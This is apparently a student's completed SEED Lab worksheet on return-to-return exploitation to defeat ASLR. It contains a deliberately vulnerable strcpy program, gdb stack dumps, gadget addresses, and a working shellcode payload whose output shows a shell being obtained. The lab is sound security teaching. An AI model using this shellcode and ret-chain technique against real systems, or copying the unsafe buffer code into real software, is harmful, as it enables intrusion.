Exploring Return-to-Return Methods

Overview

Today we will explore a method that leverages instruction sequences in a vulnerable program to effect an exploit. Keep detailed notes below (place your comments in between the provided horizontal lines); you will be referring to these in the future to do your work.

We will be working in your 16.4 SEED Lab Ubuntu VM, so start that now and open a terminal window.

GATE 1

We first confront the challenge posed by address space layout randomization, or ASLR. To begin, we will explore what gets randomized in our program's address space.

Make a folder called "return_to_X" and enter the new directory. Using nano or the text editor of your choice, create a file ans_check6.c and fill it with the following (note that the buffer size has changed):

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_answer(char *ans) {

  int ans_flag = 0;
  char ans_buf[34];

  printf("ans_buf is at address %p\n", &ans_buf);

  strcpy(ans_buf, ans);

  if (strcmp(ans_buf, "forty-two") == 0)
    ans_flag = 1;

  return ans_flag;

}
```

```
int main(int argc, char *argv[]) {

  if (argc < 2) {
    printf("Usage: %s <answer>\n", argv[0]);
    exit(0);
  }
  if (check_answer(argv[1])) {
    printf("Right answer!\n");
  } else {
    printf("Wrong answer!\n");
  }
  printf("About to exit!\n");
  fflush(stdout);
}
```

You can compile the C file with the following options.

```
gcc -g -m32 -z execstack -fno-stack-protector ans_check6.c -o ans_check6
```

As we discussed in class, the option “-z execstack” marks the stack as executable; we will be dealing with this restriction later in this class.

Now, ensure that ASLR is turned on. Remember that if ASLR is turned on, the following command will return the value 2.

```
cat /proc/sys/kernel/randomize_va_space
```

If you see some other value such as 0, you should enable ASLR with the following:

```
echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
```

Execute `./ans_check6` on the command line several times (with a short command line argument), and include your transcript below. Notice that the buffer address is different with each execution. This demonstrates that ASLR randomizes the stack region of our address space.

```
[02/16/22]seed@VM:Byeongchan$ ./ans_check6 a
ans_buf is at address 0xbfc29fca
Wrong answer!
About to exit!
[02/16/22]seed@VM:Byeongchan$ ./ans_check6 a
ans_buf is at address 0xbfef9b4a
Wrong answer!
About to exit!
```

```
[02/16/22]seed@VM:Byeongchan$ ./ans_check6 a
ans_buf is at address 0xbfdf954a
Wrong answer!
About to exit!
[02/16/22]seed@VM:Byeongchan$ ./ans_check6 a
ans_buf is at address 0xbfb34a9a
Wrong answer!
About to exit!
[02/16/22]seed@VM:Byeongchan$ ./ans_check6 a
ans_buf is at address 0xbf99041a
Wrong answer!
About to exit!
[02/16/22]seed@VM:Byeongchan$
```

GATE 2

Using nano, create the file find_main.c and fill it with the following text.

```
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
   printf("%p\n", main);
   return 0;
}
```

The program simply prints the starting address of function main(). Now, compile it with following command.

```
gcc -m32 -o find_main find_main.c
```

Now, execute `./find_main` on the command line several times, and include your transcript below.

```
[02/16/22]seed@VM:Byeongchan$ gcc -m32 -o find_main find_main.c
[02/16/22]seed@VM:Byeongchan$ ./find_main
0x804840b
[02/16/22]seed@VM:Byeongchan$ ./find_main
0x804840b
[02/16/22]seed@VM:Byeongchan$ ./find_main
0x804840b
[02/16/22]seed@VM:Byeongchan$ ./find_main
```

```
0x804840b
[02/16/22]seed@VM:Byeongchan$ ./find_main
0x804840b
[02/16/22]seed@VM:Byeongchan$
```

As you can see, the location of our code, in this case the function `main()`, does not change from one invocation to the next.

GATE 3

Previously, we disabled ASLR and hence were able to construct a payload that included the fixed start address of the program buffer (`ans_buf`). The invocation, including payload, that we used last time was similar to the following.

```
./ans_check6 $(python -c "print
'\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\
xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'+'\x90'*M+'{BUFFER_START_A
DDRESS}'")
```

By way of review, take a few moments to identify and explain below each of the three logical components of this payload. You are welcome to consult the previous exercise and lecture notes.

First part of the payload is malicious code getting a new shell.
Second part is kind of padding bytes to fill it up to the return address position.
Third part is the address where we want to jump. This should be the start address of the first part.

Note that this could have equivalently been represented as the following:

```
./ans_check6 $(python -c "print
'\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\
xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'+'{BUFFER_START_ADDRESS}'*
N")
```

We will use the latter format for the rest of this lab.

In the previous lab, we did not need to worry about alignment on the stack; in this lab,we will. In particular, we need to ensure that {BUFFER_START_ADDRESS} and, in fact any instruction address in our payload that we want to be executed, is aligned at an address that is divisible by

4. That is, at an address ending 0x0, 0x4, 0x8, or 0xc. To do this, we can change the number of NOPS (`'\x90')` that precede and/or follow our executable shellcode as needed to get the proper alignment. We will return to this in GATE 6.

GATE 4

One of the payload components you identified and explained above was an address. With ASLR, we need to use a different one. Use your own words below to briefly explain why.

With ASLR, the stack address will be changed constantly. Therefore, we can't figure out correct address of the payload. Instead of using absolute address, we need to figure out how we can identify the payload address not using static address. To do that, we should find a relative address of our payload.

Since we have confirmed that our code location is not randomized, we have the option of using a static code address in the payload. As we discussed in class, a pointer to our input string is passed to the function `check_answer()`. This means that the address of our input string is put on the stack before the function `check_answer()` is called. Also, as discussed in class the address of our input string is on the stack more than once. This is important.

Using the command "`objdump -D ans_check6 | less`", copy and paste the sequence of instructions from `<main>` that put the buffer address on the stack and call `check_answer`, also include the instruction following the call instruction (this is relevant because it is the return address that will be pushed on the stack as the call instruction is executed).

```
80485ba:    8b 40 04          mov    0x4(%eax),%eax
80485bd:    83 c0 04          add    $0x4,%eax
80485c0:    8b 00             mov    (%eax),%eax
80485c2:    83 ec 0c          sub    $0xc,%esp
80485c5:    50                push   %eax
80485c6:    e8 60 ff ff ff    call   804852b <check_answer>
80485cb:    83 c4 10          add    $0x10,%esp
```

By examining these instructions, you can see that there is one and only one argument passed to `check_answer`. In this case we already knew that, because we have the source code, but in general we need to examine the binary to discover what arguments get passed to the vulnerable procedure.

As discussed and illustrated in class, our buffer overflow overwrites the stack up to and including the return address following the call to `check_answer`. Also, as discussed in class, the argument passed to check_answer is directly above the return address and so it will be corrupted by the null byte on the end of the string if we stop writing at the return address. This means that we have to find another instance of the input string on the stack farther up.

Use the following commands to take a look at the stack. The breakpoint being set in gdb should be at the call to strcpy(). If your code aligns differently, make sure you set the breakpoint so it is in check_answer() at the line where it calls strcpy().

```
gdb -q ans_check6
(gdb) break 12
(gdb) run test
(gdb) x/72xw $esp
```

Paste the output from those commands below:

```
[02/16/22]seed@VM:Byeongchan$ gdb -q ans_check6
Reading symbols from ans_check6...done.
gdb-peda$ break 12
Breakpoint 1 at 0x804854c: file ans_check6.c, line 12.
gdb-peda$ run test
Starting program: /home/seed/retx/ans_check6 test
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
ans_buf is at address 0xbfffec8a

[----------------------------------registers-----------------------------------]
EAX: 0x21 ('!')
EBX: 0x0
ECX: 0x0
EDX: 0xbfffe824 --> 0xb7dc6090 (<__funlockfile>:   mov    eax,DWORD PTR [esp+0x4])
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffecb8 --> 0xbfffecd8 --> 0x0
ESP: 0xbfffec80 --> 0x0
EIP: 0x804854c (<check_answer+33>:        sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x804853f <check_answer+20>:    push   0x80486b0
   0x8048544 <check_answer+25>:   call   0x80483c0 <printf@plt>
   0x8048549 <check_answer+30>:   add    esp,0x10
=> 0x804854c <check_answer+33>: sub    esp,0x8
   0x804854f <check_answer+36>:    push   DWORD PTR [ebp+0x8]
   0x8048552 <check_answer+39>:   lea    eax,[ebp-0x2e]
   0x8048555 <check_answer+42>:   push   eax
   0x8048556 <check_answer+43>:   call   0x80483e0 <strcpy@plt>
```

```
[----------------------------------stack-----------------------------------]
0000| 0xbfffec80 --> 0x0
0004| 0xbfffec84 --> 0xbfffed24 --> 0x540f65f4
0008| 0xbfffec88 --> 0xb7fd44e8 --> 0xb7fd3aa8 --> 0xb7fbae40
(<_ZN5boost15program_options6detail18utf8_codecvt_facetD2Ev>:        push   ebx)
0012| 0xbfffec8c --> 0xb7fd445c (0xb7fd445c)
0016| 0xbfffec90 --> 0xffffffff
0020| 0xbfffec94 --> 0xb7d66000 --> 0x172664
0024| 0xbfffec98 --> 0xb7d76dc8 --> 0x2b76 ('v+')
0028| 0xbfffec9c --> 0xb7ffd2f0 --> 0xb7d6a000 --> 0x464c457f
[--------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, check_answer (ans=0xbfffefa4 "test") at ans_check6.c:12
12          strcpy(ans_buf, ans);
gdb-peda$ x/72xw $esp
0xbfffec80:     0x00000000      0xbfffed24      0xb7fd44e8      0xb7fd445c
0xbfffec90:     0xffffffff      0xb7d66000      0xb7d76dc8      0xb7ffd2f0
0xbfffeca0:     0xb7fd44e8      0xb7fd445c      0xb7fd27bc      0x00000000
0xbfffecb0:     0xb7f1c3dc      0x00000000      0xbfffecd8      0x080485cb
0xbfffecc0:     0xbfffefa4      0xbfffed84      0xbfffed90      0x08048651
0xbfffecd0:     0xb7f1c3dc      0xbfffecf0      0x00000000      0xb7d82637
0xbfffece0:     0xb7f1c000      0xb7f1c000      0x00000000      0xb7d82637
0xbfffecf0:     0x00000002      0xbfffed84      0xbfffed90      0x00000000
0xbfffed00:     0x00000000      0x00000000      0xb7f1c000      0xb7fffc04
0xbfffed10:     0xb7fff000      0x00000000      0xb7f1c000      0xb7f1c000
0xbfffed20:     0x00000000      0x540f65f4      0x1b9d6be4      0x00000000
0xbfffed30:     0x00000000      0x00000000      0x00000002      0x08048430
0xbfffed40:     0x00000000      0xb7feff10      0xb7fea780      0xb7fff000
0xbfffed50:     0x00000002      0x08048430      0x00000000      0x08048451
0xbfffed60:     0x08048582      0x00000002      0xbfffed84      0x08048630
0xbfffed70:     0x08048690      0xb7fea780      0xbfffed7c      0xb7fff918
0xbfffed80:     0x00000002      0xbfffef89      0xbfffefa4      0x00000000
0xbfffed90:     0xbfffefa9      0xbfffefb4      0xbfffefd4      0xbfffefe6
gdb-peda$
```

Using the address for ans_buf given in the printf output and the address for “test” given in the gdb output you get when you hit the breakpoint, see if you can find and highlight in bold the following important locations on the stack (it might help you to use same text highlight colors from the class lecture slides):

1. Start of ans_buf
2. Return address for call to check_answer
3. Input string address as argument to check_answer on the stack

4. Input string address on the stack at a higher address than the argument to check_answer.

When you are done, quit from gdb.

GATE 5

The goal is to write our exploit such that we unwind the stack to the point that it starts executing the input string passed to `check_answer` by our `main`. Our lecture highlighted different pieces of code (called gadgets) that are useful for removing things from the stack. Most notably we discussed and used `ret` to accomplish what we needed. By chaining many `rets` together, we could remove everything from the callee stack frame, and remove anything from the caller stack frame up to the buffer address that we want to start executing, i.e., the buffer that our payload is in.

Using the command “`objdump -D ans_check6 | less`”, find the address of a `ret` instruction within `<main>` and paste the output of the instruction below.

```
8048621:      c3                    ret
```

However, we also needed to deal with the null-terminator that is implicitly at the end of our string. For this we used a `pop-ret` sequence of instructions so that we first removed the garbled address, and then started executing our `ret` sequence.

Run the command “`objdump -D ans_check6 | grep -B3 ret | grep -A1 pop`” and paste your output below. Select one of these as the `pop-ret` sequence that you will use. The address of the `pop` instruction is the address you are interested in.

```
8048391:       5b                   pop    %ebx
 8048392:      c3                   ret
```

GATE 6

Now we can build a payload similar to the one covered in lecture. The general format of the exploit was:

```
./ans_check6 $(python -c "print
'\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\
xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'+'{&ret}'*C+'{&pop-ret}'")
```

Recall that any instruction address in our payload that we want to be executed must be written onto the stack at an address that is divisible by 4. That is, at an address ending 0x0, 0x4, 0x8, or 0xc. To do this, we can change the number of NOPS (`'\x90'`) that precede and/or follow our executable shellcode. (Note that the payload currently contains 3 NOPS at the front and none at the end.)

By consulting the stack you recorded in GATE 4, you should be able to:

1. Determine how many NOPS (`'\x90'`) you need before and/or after the non-NOP portion of your shellcode to ensure that your first &ret address is aligned on the stack to an address ending 0x0, 0x4, 0x8, or 0xc, and
2. What value you should use for C so that &pop-ret will be written in the second-to-last stack position preceding the stack location containing the higher-address copy of the input buffer string (that you found in GATE 4.)

Find this information, and combine it with your information in GATE 4 to assemble your exploit command based on the preceding template. Run it, and copy your output below. It should be successful, so check to make sure you transcribed the addresses correctly.


---

1. Only a '\x90' is needed to align the instruction after '`<Aligned Shellcode>`'. Putting it before or after are work equally.

2. C is 55


3. The payload I've made like below
./ans_check6 $(python -c "print
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80\x90'+'\x21\x86\x04\x08'*55+'\x91\x83\x04\x08'")

4. First, I tested it on command line.




```
[02/16/22]seed@VM:Byeongchan$ ./ans_check6 $(python -c "print '\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'+'\x21\x86\x04\x08'*55+'\x91\x83\x04\x08'")
ans_buf is at address 0xbfe0f45a
$
$ exit
[02/16/22]seed@VM:Byeongchan$ ./ans_check6 $(python -c "print '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80\x90'+'\x21\x86\x04\x08'*55+'\x91\x83\x04\x08'")
ans_buf is at address 0xbfe9e37a
$ exit
[02/16/22]seed@VM:Byeongchan$
[02/16/22]seed@VM:Byeongchan$
[02/16/22]seed@VM:Byeongchan$
```

5. Second, I investigated it using the gdb.



```
[-----------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, check_answer (
    ans=0xbfffeeae "1\300Ph//shh/bin\211\343P\211\342S\211\341\260\v̀\220!\206\00
4\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b
!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\2
06\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\
004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004
\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!
\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206"...)
    at ans_check6.c:12
12          strcpy(ans_buf, ans);
gdb-peda$ x/72xw $esp
0xbfffeb90:     0x00000000      0xbfffec34      0xb7fd44e8      0xb7fd445c
0xbfffeba0:     0xffffffff      0xb7d66000      0xb7d76dc8      0xb7ffd2f0
0xbfffebb0:     0xb7fd44e8      0xb7fd445c      0xb7fd27bc      0x00000000
0xbfffebc0:     0xb7f1c3dc      0x00000000      0xbfffebe8      0x080485cb
0xbfffebd0:     0xbfffeeae      0xbfffec94      0xbfffeca0      0x08048651
0xbfffebe0:     0xb7f1c3dc      0xbfffec00      0x00000000      0xb7d82637
0xbfffebf0:     0xb7f1c000      0xb7f1c000      0x00000000      0xb7d82637
0xbfffec00:     0x00000002      0xbfffec94      0xbfffeca0      0x00000000
0xbfffec10:     0x00000000      0x00000000      0xb7f1c000      0xb7fffc04
0xbfffec20:     0xb7fff000      0x00000000      0xb7f1c000      0xb7f1c000
0xbfffec30:     0x00000000      0xa029472b      0xefbaa93b      0x00000000
0xbfffec40:     0x00000000      0x00000000      0x00000002      0x08048430
0xbfffec50:     0x00000000      0xb7feff10      0xb7fea780      0xb7fff000
0xbfffec60:     0x00000002      0x08048430      0x00000000      0x08048451
0xbfffec70:     0x08048582      0x00000002      0xbfffec94      0x08048630
0xbfffec80:     0x08048690      0xb7fea780      0xbfffec8c      0xb7fff918
0xbfffec90:     0x00000002      0xbfffee93      0xbfffeeae      0x00000000
0xbfffeca0:     0xbfffefa9      0xbfffefb4      0xbfffefd4      0xbfffefe6
gdb-peda$
```



```
4\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b
!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b!\206\004\b"..
.)
0020| 0xbfffeba4 --> 0x896e6962
0024| 0xbfffeba8 --> 0xe28950e3
0028| 0xbfffebac --> 0xb0e18953
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 2, check_answer (
    ans=0x8048621 <main+159> "\303f\220f\220f\220f\220f\220f\220f\220UWVS\350'\3
76\377\377\201\303\307\031") at ans_check6.c:14
14          if (strcmp(ans_buf, "forty-two") == 0)
gdb-peda$ x/72xw $esp
0xbfffeb90:     0x00000000      0xbfffec34      0xc03144e8      0x2f2f6850
0xbfffeba0:     0x2f686873      0x896e6962      0xe28950e3      0xb0e18953
0xbfffebb0:     0x9080cd0b      0x08048621      0x08048621      0x08048621
0xbfffebc0:     0x08048621      0x08048621      0x08048621      0x08048621
0xbfffebd0:     0x08048621      0x08048621      0x08048621      0x08048621
0xbfffebe0:     0x08048621      0x08048621      0x08048621      0x08048621
0xbfffebf0:     0x08048621      0x08048621      0x08048621      0x08048621
0xbfffec00:     0x08048621      0x08048621      0x08048621      0x08048621
0xbfffec10:     0x08048621      0x08048621      0x08048621      0x08048621
0xbfffec20:     0x08048621      0x08048621      0x08048621      0x08048621
0xbfffec30:     0x08048621      0x08048621      0x08048621      0x08048621
0xbfffec40:     0x08048621      0x08048621      0x08048621      0x08048621
0xbfffec50:     0x08048621      0x08048621      0x08048621      0x08048621
0xbfffec60:     0x08048621      0x08048621      0x08048621      0x08048621
0xbfffec70:     0x08048621      0x08048621      0x08048621      0x08048621
0xbfffec80:     0x08048621      0x08048621      0x08048621      0x08048621
0xbfffec90:     0x08048391      0xbfffee00      0xbfffeeae      0x00000000
0xbfffeca0:     0xbfffefa9      0xbfffefb4      0xbfffefd4      0xbfffefe6
gdb-peda$
```